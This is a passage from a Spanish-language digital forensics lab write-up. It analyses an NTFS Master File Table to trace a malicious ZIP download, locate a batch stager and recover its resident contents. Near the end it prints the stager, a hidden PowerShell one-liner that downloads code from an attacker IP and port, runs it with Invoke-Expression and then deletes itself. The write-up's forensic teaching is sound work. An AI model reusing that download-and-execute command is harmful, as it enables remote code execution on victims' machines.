La segunda pregunta nos lleva a identificar la **URL completa** desde la que se descargó el archivo ZIP inicial. Este dato constituye un **Indicador de Compromiso (IOC)** de gran valor, ya que permite rastrear la infraestructura utilizada por los atacantes, correlacionar incidentes y alimentar sistemas de detección o listas de bloqueo. En el ámbito forense, un IOC puede adoptar múltiples formas —direcciones URL, hashes, direcciones IP, nombres de dominio o rutas específicas— y su función es actuar como un punto de referencia verificable que ayuda a reconstruir la cadena de ataque y a detectar actividad maliciosa en otros sistemas.

Para localizar la URL de origen del archivo descargado, es necesario examinar los **Alternate Data Streams (ADS)** asociados al fichero. En NTFS, los ADS permiten almacenar flujos de datos adicionales vinculados a un archivo sin modificar su contenido principal ni su tamaño aparente. Este mecanismo, heredado conceptualmente del sistema de ficheros HFS de Macintosh, se utiliza en Windows para almacenar metadatos complementarios, como información de procedencia, etiquetas de seguridad o configuraciones específicas de aplicaciones. Aunque invisibles para el usuario medio, los ADS constituyen una fuente de evidencia extremadamente valiosa en análisis forense, ya que pueden contener información que no aparece en el flujo principal del archivo.



Cuando un fichero se descarga desde Internet mediante un navegador, Windows genera automáticamente un ADS denominado **Zone.Identifier**, que forma parte del sistema de *Attachment Execution Services (AES)*. Este flujo almacena información sobre la procedencia del archivo, incluyendo la zona de seguridad asignada (por ejemplo, Internet, Intranet, Local Machine) y, en muchos casos, la URL exacta desde la que se realizó la descarga. En algunos escenarios también puede aparecer un flujo complementario, como **Zone.Transfer**, que contiene metadatos adicionales relacionados con la transferencia del archivo. Ambos ADS permiten determinar no solo el origen del fichero, sino también el contexto de seguridad en el que fue recibido, lo que resulta crucial para evaluar el riesgo asociado.

Timeline Explorer v2.1.0									
File Tools Tab View Help									
nfb.csv									
Drag a column header here to group by that column									
Enter text to search... Find									
id Change0x30	Last Access0x10	Last Access0x30	Zone Id Contents	Reparse Target	Reference Count	SICN	u Sec Zeros	Copied	Source File
16:35:15	2024-02-13 16:38:42	2024-02-13 16:35:15				1			C:\Users\usuario\Pictures\B6
16:34:40	2024-02-13 16:35:16	2024-02-13 16:34:40				1			C:\Users\usuario\Pictures\B6
			[ZoneTransfer]						
			ZoneId=3						
			HostUrl=https://storage.googleapis.com/liveclicks/2024/02/13/20240213T093324Z-001.zip						
			40d43f1e532a4389/41339987e171960						
			88/a9aee4d0-1cf3-4f88-b55a-e18d6fc1						
			c04f1/c277a8b4-afa9-4d34-b8ca-e1eb						
			5e5f983c7authuser						
16:35:15	2024-02-13 16:34:40	2024-02-13 16:35:15				1			C:\Users\usuario\Pictures\B6
16:35:15	2024-02-13 16:38:42	2024-02-13 16:35:15				1			C:\Users\usuario\Pictures\B6

Con este objetivo, se eliminó el filtro aplicado previamente a los archivos ZIP y se procedió a localizar los ADS vinculados al fichero identificado como descarga inicial. Para ello, se aplicó un filtro sobre el nombre “stage”, lo que permitió visualizar todas las referencias asociadas a dicho archivo. Entre ellas, destaca la entrada con la extensión **Identifier**, correspondiente al ADS que contiene la información de procedencia. El análisis de este flujo revela la **URL completa** desde la que se descargó el archivo, confirmando que el ZIP fue alojado en un recurso de **Google Drive**, lo que encaja con patrones habituales de campañas de distribución de malware que aprovechan servicios legítimos para evadir controles de seguridad.

En consecuencia, el **Host URL** desde el que se descargó el archivo ZIP inicial queda claramente identificado en el contenido del ADS *Zone.Identifier*, constituyendo un IOC de alto valor para la investigación.

### 3. What is full path and name of the malicious file which executed malicious code and connected to an C2 Server?

La tercera pregunta nos lleva a identificar el **archivo malicioso que ejecutó código y estableció la conexión con el servidor de mando y control (C2)**. Para ello, resulta esencial correlacionar temporalmente los artefactos generados en el sistema justo después de la descarga y extracción del archivo ZIP inicial — *Stage-20240213T093324Z-001.zip*—, ya que los atacantes suelen desplegar sus cargas útiles en una ventana temporal muy cercana al punto de entrada.

Siguiendo la pista proporcionada en el enunciado, se eliminó el filtro aplicado previamente sobre el nombre del archivo y se aplicó un nuevo filtro sobre la columna **Parent Path**, utilizando el término “stage” como palabra clave. Este enfoque permite localizar todos los ficheros creados dentro de la estructura de directorios generada a partir del ZIP inicial, lo que facilita la identificación de artefactos secundarios vinculados al ataque.



Al aplicar este filtro, destaca inmediatamente la presencia de un archivo por lotes denominado **Invoice.bat**. La aparición de un fichero con extensión **.bat** en este contexto es especialmente significativa, ya que los archivos por lotes son un vector habitual para la ejecución de comandos automatizados en sistemas Windows. Su simplicidad, combinada con su capacidad para invocar procesos, descargar recursos adicionales o modificar configuraciones del sistema, los convierte en un mecanismo recurrente en campañas de malware y en técnicas de ejecución inicial.

Timeline Explorer v2.1.0								
File Tools Tabs View Help			mft.csv					
Drag a column header here to group by that column			Enter text to search... Find					
Index	In Use	Parent Path	File Name	Extension	Is Directory	Has Ads	Is Ads	File Size
2	<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\St...	invoice.bat	.bat	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	286 2024-02-13 17:23:16
2	<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\St...	invoice.bat:Zone.Identifier	.Identifier	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	124 2024-02-13 17:23:16
7	<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001	Stage		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0 2024-02-13 16:35:15
2	<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\St...	invoice		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0 2024-02-13 16:35:26
2	<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\St...	invoices.zip	.zip	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	433 2024-02-13 17:25:52
2	<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\St...	invoices.zip:Zone.Identifier	.Identifier	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	115 2024-02-13 17:25:52
2	<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\St...	invoices		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0 2024-02-13 16:35:39

El análisis del **Parent Path** asociado confirma que *Invoice.bat* se encuentra dentro de la estructura derivada del archivo ZIP malicioso, lo que refuerza su papel como componente ejecutor dentro de la cadena de ataque. La identificación de su ruta completa no solo permite confirmar su origen, sino que también constituye un punto de partida fundamental para examinar su contenido, determinar su comportamiento y correlacionar su ejecución con la comunicación posterior hacia el servidor C2.

Timeline Explorer v2.1.0								
File Tools Tabs View Help			mft.csv					
Drag a column header here to group by that column			Enter text to search... Find					
Index	In Use	Parent Path	File Name	Extension	Is Directory	Has Ads	Is Ads	File Size
2	<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\St...	invoice.bat	.bat	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	286 2024-02-13 17:23:16
2	<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\St...	invoice.bat:Zone.Identifier	.Identifier	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	124 2024-02-13 17:23:16
7	<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001	Stage		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0 2024-02-13 16:35:15
2	<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\St...	invoice		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0 2024-02-13 16:35:26
2	<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\St...	invoices.zip	.zip	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	433 2024-02-13 17:25:52



#### 4. Analyse the Created0x30 Timestamp for the identified file from previous Question. When was this File created on disk?

La siguiente fase del análisis consiste en examinar la marca temporal **Created0x30** asociada al archivo identificado en la pregunta anterior —*Invoice.bat*— con el fin de determinar el momento exacto en el que fue creado en el sistema. Este dato es especialmente relevante, ya que permite situar la aparición del fichero dentro de la secuencia cronológica del incidente y establecer correlaciones con otros eventos registrados en el sistema.

El timestamp *Created0x30* corresponde al valor de creación almacenado en el atributo **\$STANDARD\_INFORMATION**, uno de los campos más fiables para reconstruir la cronología interna de NTFS. Aunque NTFS mantiene múltiples marcas temporales, la creación registrada en este atributo suele reflejar con mayor precisión el instante en el que el objeto fue materializado en disco, salvo que el atacante haya manipulado activamente los metadatos.

Analizar este valor permite integrar el archivo malicioso dentro de una **Línea temporal forense coherente**, lo que facilita comprender la secuencia de acciones ejecutadas por el atacante tras la descarga del ZIP inicial. Al incorporar este timestamp a la cronología global del incidente, los investigadores pueden correlacionarlo con otros artefactos —como ejecuciones de procesos, conexiones de red, modificaciones en el registro o creación de ficheros secundarios— y así identificar patrones de actividad maliciosa o momentos clave en los que el sistema pudo haber sido comprometido.

File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Created0x10	Created0x30	Last Modified0x10	Last Modified0x30
Stage		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>		0	2024-02-13 16:35:15	=	=
invoices.zip:Zone.Identifier	Identifier	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>		111	2024-02-13 17:35:57	2024-02-13 16:35:11	2024-02-13 16:35:11
invoices.zip	.zip	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	433	2024-02-13 17:25:52	2024-02-13 16:35:31	2024-02-13 16:35:32	2024-02-13 16:3
invoices		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0	2024-02-13 16:35:39		2024-02-13 16:38:39	2024-02-13 16:3
invoice.bat:Zone.Identifier	Identifier	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>		124	2024-02-13 17:23:16	2024-02-13 16:38:39	2024-02-13 16:38:39
invoice.bat	.bat	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	286	2024-02-13 17:23:16	2024-02-13 16:38:39	2024-02-13 16:38:39	2024-02-13 16:3
invoice		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0	2024-02-13 16:35:26		2024-02-13 16:35:39	2024-02-13 16:3

#### 5. Finding the offset of an MFT record is helpful in many use cases during investigations. Find the offset in hex of the stager file from Question3.

Para determinar el **offset** correspondiente al archivo *Invoice.bat* dentro de la Master File Table, el primer paso consiste en identificar su **MFT Entry Number**, que en este caso es **23436**. Este valor actúa como un índice dentro de la estructura de la MFT y permite localizar con precisión la entrada asociada al fichero.


Line	Tag	Entry Number	Sequence Number	Parent Entry Number	Parent Sequence Number	In Use	Parent Path	File Name
115403	<input type="checkbox"/>	88568	2	60527		<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage	Stage
115413	<input type="checkbox"/>	88576	2	88575		<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage	invoices.zip:Zone.Identifier
115412	<input type="checkbox"/>	88576	2	88575		<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage	invoices.zip
115414	<input type="checkbox"/>	88577	2	88575		<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage	invoices
24584	<input type="checkbox"/>	23436	9	88577		<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage	invoice.bat:Zone.Identifier
24583	<input type="checkbox"/>	23436	9	88577		<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage	invoice.bat
115411	<input type="checkbox"/>	88575	2	88568		<input checked="" type="checkbox"/>	.\Users\simon.stark\Downloads\Stage-20240213T093324Z-001\Stage	invoice

Filter:  [Created0x10 Is same day] 2024-02-13 00:00:00 And  Parent Path Contains stage



Dado que cada entrada de la MFT ocupa **1024 bytes**, basta con multiplicar el número de entrada por este tamaño para obtener el desplazamiento exacto en bytes dentro del fichero de la MFT. Aplicando esta operación:

$$23436 \times 1024 = 23998464$$



El resultado, **23.998.464 bytes**, representa el offset en formato decimal. Sin embargo, muchas herramientas de análisis forense —especialmente los editores hexadecimales o los visores de estructuras binarias— requieren trabajar con direcciones en formato **hexadecimal**. Por ello, se convierte el valor decimal a su equivalente en base 16, obteniendo:

$$23998464_{10} = 16E3000_{16}$$



Este offset hexadecimal es fundamental para navegar directamente hasta la entrada correspondiente dentro del fichero MFT y examinar su contenido en bruto. Acceder a la entrada en formato binario permite validar atributos, revisar estructuras internas, identificar posibles manipulaciones y confirmar la integridad del registro asociado al archivo malicioso.



**6. Each MFT record is 1024 bytes in size. If a file on disk has smaller size than 1024 bytes, they can be stored directly on MFT File itself. These are called MFT Resident files. During Windows File system Investigation, its crucial to look for any malicious/suspicious files that may be resident in MFT. This way we can find contents of malicious files/scripts. Find the contents of The malicious stager identified in Question3 and answer with the C2 IP and port.**

La última fase de la investigación nos lleva a examinar directamente el contenido del *stager* malicioso identificado previamente —*Invoice.bat*— con el fin de extraer la dirección IP y el puerto del servidor de mando y control (C2). Antes de proceder, conviene recordar un aspecto fundamental del funcionamiento interno de NTFS: **cada entrada de la MFT ocupa 1024 bytes**, y cuando un archivo es lo suficientemente pequeño, su contenido puede almacenarse íntegramente dentro de esa misma entrada. A estos ficheros se les denomina **resident files**.

El tamaño máximo práctico para que un archivo sea residente no es fijo, ya que depende de la cantidad de metadatos que NTFS deba almacenar en la entrada correspondiente. Cuantos más atributos contenga el fichero, menos espacio queda disponible para los datos. No obstante, como referencia general, los archivos **inferiores a unos 900 bytes** suelen poder almacenarse completamente dentro de su registro de la MFT. Este comportamiento es especialmente relevante en análisis forense, ya que permite recuperar el contenido íntegro de scripts o cargas maliciosas incluso cuando el atacante ha intentado eliminarlos del disco.


En este caso, se ha verificado que *Invoice.bat* es significativamente más pequeño que ese umbral aproximado, lo que confirma que se trata de un **MFT Resident file**. Esto implica que su contenido no se encuentra en clusters del disco, sino **embebido directamente dentro de la propia entrada de la MFT**, lo que garantiza que su contenido permanece accesible incluso si el archivo ha sido borrado o sobrescrito parcialmente en el sistema de ficheros.

File Name	Extension	Is Directory	Has Ads	Is Ads	File Size	Created0x10	Created0x30	Last Modified0x10	Last Modified0x30
Stage			<input checked="" type="checkbox"/>	<input type="checkbox"/>		0	2024-02-13 16:35:15	=	=
.invoices.zip:Zone.Identifier	.Identifier	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	115	2024-02-13 17:25:52	2024-02-13 16:35:31	2024-02-13 16:35:32	2024-02-13 16:
.invoices.zip	.zip	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	433	2024-02-13 17:25:52	2024-02-13 16:35:31	2024-02-13 16:35:32	2024-02-13 16:
.invoices		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0	2024-02-13 16:35:39		2024-02-13 16:38:39	2024-02-13 16:
.invoice.bat:Zone.Identifier	.Identifier	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	124	2024-02-13 17:23:16	2024-02-13 16:38:39	2024-02-13 16:38:39	2024-02-13 16:
invoice.bat	.bat	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input type="checkbox"/>	28	2024-02-13 17:23:16	2024-02-13 16:38:39	2024-02-13 16:38:39	2024-02-13 16:
.invoice		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0	2024-02-13 16:35:26		2024-02-13 16:35:39	2024-02-13 16:


Filter:  Created0x10 Is same day 2024-02-13 00:00:00 And  Parent Path Contains stage



Para examinarlo, abrimos el fichero de la MFT en un editor hexadecimal —como **HxD**—, herramienta que permite visualizar y recorrer los datos en bruto. Gracias al offset calculado previamente, podemos navegar directamente hasta la entrada correspondiente al archivo *Invoice.bat* y localizar el atributo **\$DATA** residente que contiene el script malicioso. Este análisis directo nos permitirá extraer la instrucción que establece la comunicación con el servidor C2, revelando tanto la **dirección IP** como el **puerto** utilizado por el atacante.



Una vez determinado el offset hexadecimal **16E3000**, calculado previamente a partir del número de entrada de la MFT, procedemos a examinar directamente el contenido del archivo *Invoice.bat* dentro de la Master File Table. Para ello, utilizamos la función “**Go To**” del editor hexadecimal **HxD**, que permite saltar de forma precisa a una posición concreta dentro del fichero. Introduciendo el valor **16E3000** en el cuadro de navegación, el editor nos sitúa inmediatamente en el punto exacto donde se encuentra almacenado el atributo **\$DATA** residente del archivo malicioso.



Al llegar a esta posición, el primer paso consiste en verificar que estamos analizando la entrada correcta. Esto se confirma mediante la presencia de cadenas identificables, como el propio nombre del archivo —*invoice.bat*—, que aparece en la estructura interna de la entrada MFT. Esta validación es esencial para garantizar que el análisis se realiza sobre el artefacto adecuado y no sobre un registro adyacente.

Una vez confirmada la identidad del fichero, procedemos a examinar el contenido del flujo de datos residente. En este caso, el archivo contiene un **script PowerShell en formato one-liner**, una técnica habitual en campañas de malware que buscan minimizar la huella en disco y dificultar la detección. Este tipo de comandos suele incluir instrucciones para descargar cargas adicionales, ejecutar código en memoria o establecer comunicaciones con un servidor de mando y control (C2).

Dentro del contenido del script, identificamos la **dirección IP** y el **puerto** a los que el malware intenta conectarse para recibir instrucciones o exfiltrar información. Estos valores constituyen indicadores de compromiso críticos, ya que permiten:

- Determinar la infraestructura utilizada por el atacante
  - Correlacionar el incidente con campañas conocidas
  - Bloquear comunicaciones futuras mediante reglas de firewall o IDS/IPS
  - Enriquecer la inteligencia de amenazas de la organización

El análisis directo del contenido residente en la MFT nos permite recuperar esta información incluso si el archivo ha sido eliminado o manipulado posteriormente, lo que subraya la importancia de examinar los *resident files* en investigaciones de este tipo.



Además de examinar directamente el contenido residente en la MFT mediante un editor hexadecimal, existen métodos alternativos que permiten extraer la información del *stager* de forma automatizada.

```
PS C:\Users\usuario\Pictures\BFT\C\MFTECmd> .\MFTECMD.exe -f "C:\Users\usuario\Pictures\BFT\C\MFTECmd\$MFT" --de 23436
MFTECmd version 1.3.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f f C:\Users\usuario\Pictures\BFT\C\MFTECmd\$MFT --de 23436

Warning: Administrator privileges not found!

File type: Mft

Processed C:\Users\usuario\Pictures\BFT\C\MFTECmd\$MFT in 4,6857 seconds

C:\Users\usuario\Pictures\BFT\C\MFTECmd\$MFT: FILE records found: 171,927 (Free records: 142,905) File size: 307,5MB

Dumping details for file record with key 00005B8C-00000009

Entry-seq #: 0x5B8C-0x9, Offset: 0x16E3000, Flags: InUse, Log seq #: 0x594BFF05, Base Record entry-seq: 0x0-0x0
Reference count: 0x1, Fixup Data Expected: 03-00, Fixup Data Actual: 30-61 | 00-00 (Fixup OK: True)

**** STANDARD INFO ****
Attribute #: 0x8, Size: 0x60, Content size: 0x48, Name size: 0x0, ContentOffset 0x18. Resident: True
Flags: Archive, Max Version: 0x8, Flags 2: None, Class Id: 0x0, Owner Id: 0x0, Security Id: 0x5A8, Quota charged: 0x0, Update sequence #: 0x2D6E299

Created On: 2024-02-13 17:23:16.0000000
Modified On: 2024-02-13 16:38:39.9653266
Record Modified On: 2024-02-13 16:38:39.9653266
Last Accessed On: 2024-02-13 16:38:41.1059785

**** FILE NAME ****
Attribute #: 0x2, Size: 0x70, Content size: 0x58, Name size: 0x0, ContentOffset 0x18. Resident: True

File name: invoice.bat
Flags: Archive, Name Type: DosWindows, Reparse Value: 0x0, Physical Size: 0x0, Logical Size: 0x0
Parent Entry-seq #: 0x15A01-0x2

Created On: 2024-02-13 16:38:39.9341326
Modified On: 2024-02-13 16:38:39.9341326
Record Modified On: 2024-02-13 16:38:39.9341326
```

Una primera opción consiste en utilizar **MFTECmd**, que incluye funcionalidades específicas para volcar el contenido de archivos residentes directamente desde la MFT, proporcionando así una vía rápida y fiable para recuperar scripts maliciosos.

Otra alternativa consiste en desarrollar un pequeño script en **Python**, capaz de leer el fichero \$MFT, desplazarse hasta el offset previamente calculado y extraer el contenido del archivo residente.

```
#!/usr/bin/python3

def main():
    start = 0x16E3120
    length = 286 # tamaño del contenido residente

    try:
        with open('$MFT', 'rb') as f:
            mft = f.read()

        with open('invoice.bat', 'wb') as found:
            found.write(mft[start:start + length])

    except FileNotFoundError:
        print("Error: No se encontró el archivo '$MFT'.")
    except OSError as e:
        print(f"Error al procesar el archivo: ({e})")

if __name__ == '__main__':
    main()
```



Este enfoque resulta especialmente útil cuando se desea automatizar el proceso o integrarlo dentro de un flujo de análisis más amplio.

```
└─$ python script_mft.py
└─$ batcat invoice.bat
File: invoice.bat
1  @echo off
2  start /b powershell.exe -noh -w 1 -nop -ep bypass "(New-Object Net.WebClient).Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('http://43.204.110.203:6666/download/powershell/0mIhdRp2mVzGf?C'@9uIGVdew-
-")"
3  -UseBasicParsing|Invoke-Expression >nul & del "x-dg"
```

